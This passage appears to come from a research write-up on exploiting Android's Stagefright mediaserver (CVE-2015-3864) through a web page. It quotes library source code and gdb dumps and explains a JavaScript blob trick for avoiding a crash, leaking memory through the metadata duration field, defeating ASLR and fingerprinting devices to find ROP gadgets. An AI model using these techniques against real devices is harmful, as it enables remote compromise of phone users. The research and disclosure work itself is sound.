status_t MPEG4Extractor::readMetaData() {
    ...
    ...
    while (true) {

       err = parseChunk(&offset, 0);
        if (err == OK) {
            continue;
        }

        uint32_t hdr[2];
        if (mDataSource->readAt(offset, hdr, 8) < 8) {
            break;
        }
        uint32_t chunk_type = ntohl(hdr[1]);
        if (chunk_type == FOURCC('s', 'i', 'd', 'x')) {
            // parse the sidx box too
            /* continue for just one last run and returns UNKNOWN_ERROR */
            continue;
        } else if (chunk_type == FOURCC('m', 'o', 'o', 'f')) {
            // store the offset of the first segment
            mMoofOffset = offset;
        }
        break;
```

So this method is only applicable to Android versions 5.0 - 5.1.

---

[13] https://en.wikipedia.org/wiki/Digital_rights_management

[14] it is worth to note that DRM was not looked into enough during this research

Returning Metadata After Overflow

Unfortunately, we cannot reuse the same media file to execute multiple overflow -
We cannot avoid returning *ERROR_IO* from *MPEG4Extractor::parseChunk* after triggering the *tx3g* bug:
MPEG4Extractor.cpp:1905:

```
if ((size_t)(mDataSource->readAt(*offset, buffer + size, chunk_size))
        < chunk_size) {
    delete[] buffer;
    buffer = NULL;

   // advance read pointer so we don't end up reading this again
    *offset += chunk_size;

    return ERROR_IO;
}
```

The return value is converted to *size_t* (32-bit) and compared to *chunk_size* (64-bit) - which is much greater than 2^32 in order to achieve integer overflow.

The *MPEG4Extractor::parseChunk* method accepts a chunk *offset* and chunk *depth*. This method parses the chunk and handles advancing *offset.*

MPEG4Extractor.cpp:762:

```
status_t MPEG4Extractor::parseChunk(off64_t *offset, int depth) {
```

For certain MPEG-4 atoms, it will also parse inner chunks recursively. If parsing was successful, *offset* will advance to the end of the chunk.

After causing an overflow with very large values, we return here from *tx3g* parsing:
MPEG4Extractor.cpp:906:

```
/* inside the parseChunk method */
while (*offset < stop_offset) {
    /* recursive call to parseChunk */
    status_t err = parseChunk(offset, depth + 1);
    /* if ERROR_IO is returned the recursion will exit */
    if (err != OK) {
        return err;
    }
}
```

which in turn brings us to:
MPEG4Extractor.cpp:484:

```
status_t MPEG4Extractor::readMetaData() {
    ...
    ...
    while (true) {
        off64_t orig_offset = offset;
        err = parseChunk(&offset, 0);
        /* if ERROR_IO returned stop parsing chunks by exiting the loop */
        if (err != OK && err != UNKNOWN_ERROR) {
            break;
        }
```

```
        }
        ...
        ...
        return mInitCheck;
    }
```

So if *ERROR_IO* is returned then all parsing is stopped:
MPEG4Extractor.cpp:484:

```
    status_t MPEG4Extractor::readMetaData() {
        ...
        ...
        while (true) {
            off64_t orig_offset = offset;
            err = parseChunk(&offset, 0);

            if (err != OK && err != UNKNOWN_ERROR) {
                break;
            }
        }
        ...
        ...
         /* mInitCheck must be OK for the metadata to return */
        return mInitCheck;
    }
```

meaning we cannot reuse the same media file to execute multiple overflows.

Bypassing Process Termination

When using HTTP to stream videos, *mDataSource* will be of type *NuCachedSource2*.
The method *NuCachedSource2::readAt*, pointed by mDataSource->readAt, triggers a call to *NuCachedSource2::readInternal* - which will terminate mediaserver if *size* is really large:

NuCachedSource2:579:

```
    ssize_t NuCachedSource2::readInternal(off64_t offset, void *data, size_t size) {
    CHECK_LE(size, (size_t)mHighwaterThresholdBytes);
    ...
    ...
```

CHECK_LE will terminate the process on failure, and since it is in very large in order to exploit, the check in *NuCachedSource2::readInternal* will always fail once we attempt to exploit the bug.

To avoid process termination, we need to bypass the call to *NuCachedSource2::readInternal*. By loading media from JavaScript using *XMLHttpRequest* with *responseType = 'blob'*, the browser caches the video in the filesystem. Using URL.createObjectURL, we can reference that cached file like this:

```
    <html>
        <body onload="load_video();">
            <video id="vid_container" controls autoplay />

            <script>
            function load_video()
            {
```

```
            var xhr = new XMLHttpRequest;
            xhr.responseType = 'blob';

            xhr.onreadystatechange = function()
            {
                /* Download is complete when readyState is 4 */
                if (xhr.readyState == 4)
                {
                    /* Get a URL to reference that blob object */
                    var url = URL.createObjectURL(xhr.response);
                    var media = document.getElementById('vid_container');
                    /* Load media from that cached object */
                    media.src = url;
                    alert(url);
                }
            };

            xhr.open('GET', 'test.mp4', true);
            xhr.send();
        }
        </script>
    </body>
</html>
```

The *URL.createObjectURL* function creates a URL to reference the chunk of data in *xhr.response*.
Here's an example of an object URL:

```
blob:http://metaphor/107e0bf5-df27-4bb8-b552-06271dde7b1c
```

When Chrome tries to access "*blob"* URLs, it actually accesses them as a local resource. We can see the file in Chrome's cache: ("ls -a" shows hidden files)

```
root@metaphor:/ # ls -a /data/data/com.android.chrome/cache
.com.google.Chrome.elLxlx
Cache
Crash Reports
Media Cache
com.android.opengl.shaders_cache
```

and indeed mediaserver has an open file descriptor pointing there: ("ls -l" follows links)

```
root@metaphor:/ # ls -l /proc/`pidof mediaserver`/fd
0 -> /dev/null
1 -> /dev/null
...
...
21 -> /data/data/com.android.chrome/cache/.com.google.Chrome.elLxlx
```

Since this URL points to the file system, mediaserver sets the data source (*mDataSource* in our case) to an object of the *FileSource* class instead of the *NuCachedSource2* class.
The difference between these classes is that *NuCachedSource2* handles HTTP streaming and caching of online media while *FileSource* can perform seek and read operations on local files.

The *FileSource::readAt* method does not use any *CHECK_xx* macros - which means we bypass the process termination problem!

Leaking Information

As mentioned before, mediaserver parses and sends metadata from within the media file back to the web browser. The metadata is stored inside *MetaData* objects, that store all data in their *mItems* fields, which are essentially a dictionary of FourCC (4 characters code) keys to *MetaData::typed_data* values:

MetaData.h:279:

```
KeyedVector<uint32_t, typed_data> mItems;
```

And *typed_data* is declared in the same file:

MetaData.h:238:

```
struct typed_data {
        uint32_t mType;
        size_t mSize;

        union {
            void *ext_data;
            float reservoir;
        } u;
}
```

If *mSize* is larger than 4, *ext_data* will point to memory where the data is held. Otherwise, *reservoir* will contain the data. Note that this is a union, meaning *ext_data* and *reservoir* both share the same address.

KeyedVector objects store data in their *mStorage* field (inherited by *VectorImpl* class):
VectorImpl.h:125:

```
void *      mStorage;   // base address of the vector
```

The contents of mStorage is an array of keys and *MetaData::typed_data* elements. Here is how it looks like in GDB:

```
Breakpoint 4, android::MetaData::setInt64 (this=0xb460b080, key=key@entry=1685418593,
value=362) at frameworks/av/media/libstagefright/MetaData.cpp:68
(gdb) x/16wx $r0
0xb48101e0:     0xb65c8df0      0xb480f300      0xb65c8dc0      0xb4818110
0xb48101f0:     0x00000004      0x00000000      0x00000010      0x00000000
0xb4810200:     0x6c707061      0x74616369      0x2f6e6f69      0x6574636f
0xb4810210:     0x74732d74      0x6d616572      0x00000000      0x00000000

(gdb) x/16wx *($r0+0x0c)
0xb4818110:     0x64486774      0x696e3332      0x00000004      0x000000cc
0xb4818120:     0x64576964      0x696e3332      0x00000004      0x000001e0
0xb4818130:     0x6d696d65      0x63737472      0x00000019      0xb4810200
0xb4818140:     0x74724944      0x696e3332      0x00000004      0x00000001
```

From the example above:

```
0xb4818130:    0x6d696d65    0x63737472    0x00000019    0xb4810200
               “mime”        “cstr”        25 bytes      “application/octet-stream”
```

By overwriting the contents of the *mStorage* array itself, we can overwrite metadata pointers to point to arbitrary locations in memory, thus leaking information back to the web browser!

Note that any size larger than 4 is a pointer, but we also control the size - we avoid using pointers for unused or unneeded metadata fields by setting their sizes to 4 or less. Even for the mandatory mime-type field, we can simply set it to a null-terminated string of size 4 or less.

Because *mSize* must be greater than 4, we can only achieve a memory leak through the *duration* field - which is 8 bytes long and thus also a pointer. The sizes of *videoWidth* and *videoHeight* fields are only 4 bytes and hence cannot be used to leak memory. Settings sizes larger than 4 for these fields will cause the process to terminate.

KeyedVector<key, value> stores its data using *SortedVector<key_value_pair_t<key, value>>*. When a new value is added to a *KeyedVector*, the value is inserted to the sorted vector such that the order of elements remains sorted by key.

Here’s another example of raw *KeyedVector* data from a metadata-rich media file, showing how it is sorted by key:

ADDRESS	KEY	TYPE	SIZE	VALUE
0xb4409610:	0x61766363	0x61766363	0x00000027	0xb4420038
0xb4409620:	0x64486774	0x696e3332	0x00000004	0x000000cc
0xb4409630:	0x64576964	0x696e3332	0x00000004	0x000001e0
0xb4409640:	0x64757261	0x696e3634	0x00000008	0xb284b070
0xb4409650:	0x66726d52	0x696e3332	0x00000004	0x00000018
0xb4409660:	0x68656967	0x696e3332	0x00000004	0x000000cc
0xb4409670:	0x696e7053	0x696e3332	0x00000004	0x0000efa5
0xb4409680:	0x6c616e67	0x63737472	0x00000004	0x00646e75
0xb4409690:	0x6d696d65	0x63737472	0x0000000a	0xb2f9c850
0xb44096a0:	0x74724944	0x696e3332	0x00000004	0x00000001
0xb44096b0:	0x77696474	0x696e3332	0x00000004	0x000001e0


We need to know the exact number of metadata elements inserted before corruption. It’s simple as we control the media file - so we can predict its state. We don’t have to overwrite elements with the same type of elements, only to make sure elements are ordered by key (as shown above).

To summarize, we need to overwrite an array of 16-bytes structures with sorted elements. These elements are of type:

```
key_value_pair_t<key, value>
```

as shown in the example above.

Grooming the heap is done in a similar fashion to overflowing *mDataSource* - using the same MPEG-4 atoms (*titl*, *gnre*, *auth*, *pref*) and overwrite using the same heap overflow vulnerability, namely CVE-2015-3864.



The final duration, before the metadata is returned to the browser, is returned as a string. It is the longest duration field of all tracks:

StagefrightMetadataRetriever.cpp:574:

```
// The duration value is a string representing the duration in ms.
sprintf(tmp, "%" PRId64, (maxDurationUs + 500) / 1000);
mMetaData.add(METADATA_KEY_DURATION, String8(tmp));
```

It is ultimately converted from microseconds to millisecond, causing some data loss. Subsequently, we can leak an 8-bytes integer back to the browser with an accuracy of ±500.

It is important to note that the browser filters values whose highest bits are set - such as negative values, infinity or NaNs (even though these numbers have many representations). These values will be ignored and the duration field will be set to 0.

Note that *PRId64* formats a signed 64-bit integer. The largest possible valid value, considering the entire conversion process, is:

```
(2^31-1) * 1000 + 499 = 2,147,483,647,499 = 0x000001F3:FFFFFE0B
```

Higher values will overflow to the sign bit and the browser will then filter that value as negative durations (or infinite/NaN) make no sense.

Finally, we can leak 8 bytes only if their 23 highest bits are filled with zeroes and a few more bits are lost from that value due to rounding to the nearest 1,000. This gives us about 32-35 bits of useful data - depending on the value.

ASLR Weaknesses

The ASLR algorithm on 32-bit ARM linux systems is simple - it moves all modules a random amount of pages down, between 0 and 255 pages. The amount of pages shifted, called the *ASLR slide*, is generated on process startup and persists for the entire lifetime of the process.

mmap.c:172:

```
unsigned long arch_mmap_rnd(void)
{
        unsigned long rnd;

        /* 8 bits of randomness in 20 address space bits */
        rnd = (unsigned long)get_random_int() % (1 << 8);

        return rnd << PAGE_SHIFT;
}
```

This value is then passed to mmap_base:
mmap.c:33:

```
static unsigned long mmap_base(unsigned long rnd)
{
        unsigned long gap = rlimit(RLIMIT_STACK);

        if (gap < MIN_GAP)
                gap = MIN_GAP;
        else if (gap > MAX_GAP)
                gap = MAX_GAP;
```

```
        return PAGE_ALIGN(TASK_SIZE - gap - rnd);
}
```

Every module is loaded to its preferred base address and then shifted down by the ASLR slide. To confirm this, we've ran mediaserver hundreds of times - recording the possible address ranges for all modules. All address ranges were 256 pages, as expected by the ASLR randomization and distances from other modules remained the same. Thus, the ASLR slide is the same for all modules.[15]

Since the ASLR slide is the same for all modules, we need to know a single module's base address in order to know the memory layout of all other modules, and as shown above, there are only 256 options.

We can use the prebuilt lookup table of device-version to gadget-offsets. Once we know one module's base address we can translate these gadget offsets to absolute addresses!

Device Fingerprinting

Conveniently, all of the required gadgets reside within libc.so. Gadget offsets may change between devices with different libc.so versions. However, in many cases one can fingerprint according to the User-Agent HTTP header alone - as the latter may include device build version and Android version.


By building a lookup table of device-version to gadget-offsets, we eliminate the need to perform expensive operations at runtime. The final prerequisite for a remote code execution is the base address of libc.so at runtime!

Finding libc.so

The research of /proc/*pid*/maps revealed that module locations are almost predictable, with a maximum distance of 256 pages. Assuming there's a readable memory section larger than 256 pages (1MB), we can guarantee that the address at the module's prefered base exists and points to that module - possibly with an offset of up to 255 pages.

The following diagram shows this concept:

[15] Note: this method worked on most devices tested except for one device that loaded some modules dynamically at times and in an order we could not predict.



The libicui18n.so module will work, as the code section is readable and larger than 1MB:

```
b6a1c000-b6b77000 r-xp 00000000 b3:19 1110       /system/lib/libicui18n.so
b6b77000-b6b78000 ---p 00000000 00:00 0
b6b78000-b6b82000 r--p 0015b000 b3:19 1110       /system/lib/libicui18n.so
b6b82000-b6b83000 rw-p 00165000 b3:19 1110       /system/lib/libicui18n.so
```

Note that some modules have a guard page in-between sections (e.g. .text, .data, ...), however we only require a large enough continous memory region. In this case, the text section is more than sufficent as its size is 1,388 pages.

The ASLR slide is the distance between the module's preferred base and the module's runtime base address:

```
final_base = preferred_base - aslr_slide
```

and so:

```
aslr_slide = preferred_base - final_base
```

(Note that ASLR shifts down)

We know the ELF header has to be page-aligned and oddly enough, the ELF header is in the beginning of the executable region:

```
(gdb) x/16x 0xb6a1c000
0xb6a1c000:     0x464c457f      0x00010101      0x00000000      0x00000000
0xb6a1c010:     0x00280003      0x00000001      0x00000000      0x00000034
0xb6a1c020:     0x00165268      0x05000000      0x00200034      0x00280008
0xb6a1c030:     0x00160017      0x00000006      0x00000034      0x00000034
```


Starting from the preferred base and going one page down at a time, we eventually land on the ELF header. However, we cannot leak the ELF header since the 8-bytes value is larger than the limitations of this method. The ELF header's first 8 bytes are:

```
0x00010101:464c457f
```

while the maximum limit to leak is as shown earlier:


```
0x000001F3:FFFFFE0B
```

There's one field that seems to be somewhat unique to each module. We can leak it as its highest bits always seem to be zero - it is the *p_memsz* and *p_flags* of the 3rd program header table at offset 0x88:
0x34 bytes for the ELF header plus 0x20 for two previous program header tables plus 0x14 for the fields offset.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00  .ELF............
00000010   03 00 28 00 01 00 00 00 00 00 00 00 34 00 00 00  ..(.........4...
00000020   10 1C 72 00 00 00 00 05 34 00 20 00 08 00 28 00  ..r.....4. ...(.
00000030   22 00 21 00 06 00 00 00 34 00 00 00 34 00 00 00  ".!.....4...4...
00000040   34 00 00 00 00 01 00 00 00 01 00 00 04 00 00 00  4...............
00000050   04 00 00 00 03 00 00 00 34 01 00 00 34 01 00 00  ........4...4...
00000060   34 01 00 00 13 00 00 00 13 00 00 00 04 00 00 00  4...............
00000070   01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................
00000080   00 00 00 00 E2 8F 10 00 E2 8F 10 00 05 00 00 00  ....ı...ь.......
00000090   00 10 00 00 01 00 00 00 88 94 10 00 88 A4 10 00  ........ˆ”..ˆ¤..
000000A0   88 A4 10 00 00 93 00 00 58 93 00 00 06 00 00 00  ˆ¤...“..X“......
000000B0   00 10 00 00 02 00 00 00 D8 EA 10 00 D8 FA 10 00  ........п”..ъ”..
000000C0   D8 FA 10 00 B8 01 00 00 B8 01 00 00 06 00 00 00  п”..¸...¸.......
000000D0   04 00 00 00 51 E5 74 64 00 00 00 00 00 00 00 00  ....Qıtd........
000000E0   00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00  ................
```

The following diagram shows the ELF file format and the field of interest:



The memsz (*p_memsz*) field of the 3rd program header table meets our criteria - it is readable, module unique and at constant position.

The following command dumps ELF header values, so we can find the aforementioned value:

```
arm-linux-androideabi-objdump -p libstagefright.so

libstagefright.so:     file format elf32-littlearm

Program Header:
    PHDR off    0x00000034 vaddr 0x00000034 paddr 0x00000034 align 2**2
         filesz 0x00000100 memsz 0x00000100 flags r--
  INTERP off    0x00000134 vaddr 0x00000134 paddr 0x00000134 align 2**0
         filesz 0x00000013 memsz 0x00000013 flags r--
    LOAD off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**12
         filesz 0x00108fe2 memsz 0x00108fe2 flags r-x
    LOAD off    0x00109488 vaddr 0x0010a488 paddr 0x0010a488 align 2**12
         filesz 0x00009300 memsz 0x00009358 flags rw-
```

```
 DYNAMIC off    0x0010ead8 vaddr 0x0010fad8 paddr 0x0010fad8 align 2**2
         filesz 0x000001b8 memsz 0x000001b8 flags rw-
   STACK off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**0
         filesz 0x00000000 memsz 0x00000000 flags rw-
0x70000001 off    0x000d616c vaddr 0x000d616c paddr 0x000d616c align 2**2
         filesz 0x00004650 memsz 0x00004650 flags r--
   RELRO off    0x00109488 vaddr 0x0010a488 paddr 0x0010a488 align 2**3
         filesz 0x00008b78 memsz 0x00008b78 flags rw-
```

(Note that the 8-bytes value is shared with *p_flags*, however, it always seems to be a very small value - never exceeding the maximum value limitation)

We can now build a lookup table, one entry per device, of libicui8n.so *p_memsz* field (of the 3rd program header table) as key to distances from libc.so.

This method allows leaking only a few bits of information through these fields per media file parsed by the victim. The victim has to download and parse up to 256 media files just to find the ELF header in order to fix gadget offsets to absolute addresses. The code execution media file might be large in size due to the heap spray - about 32MB or more - for the heap spray to fall on the predictable address.

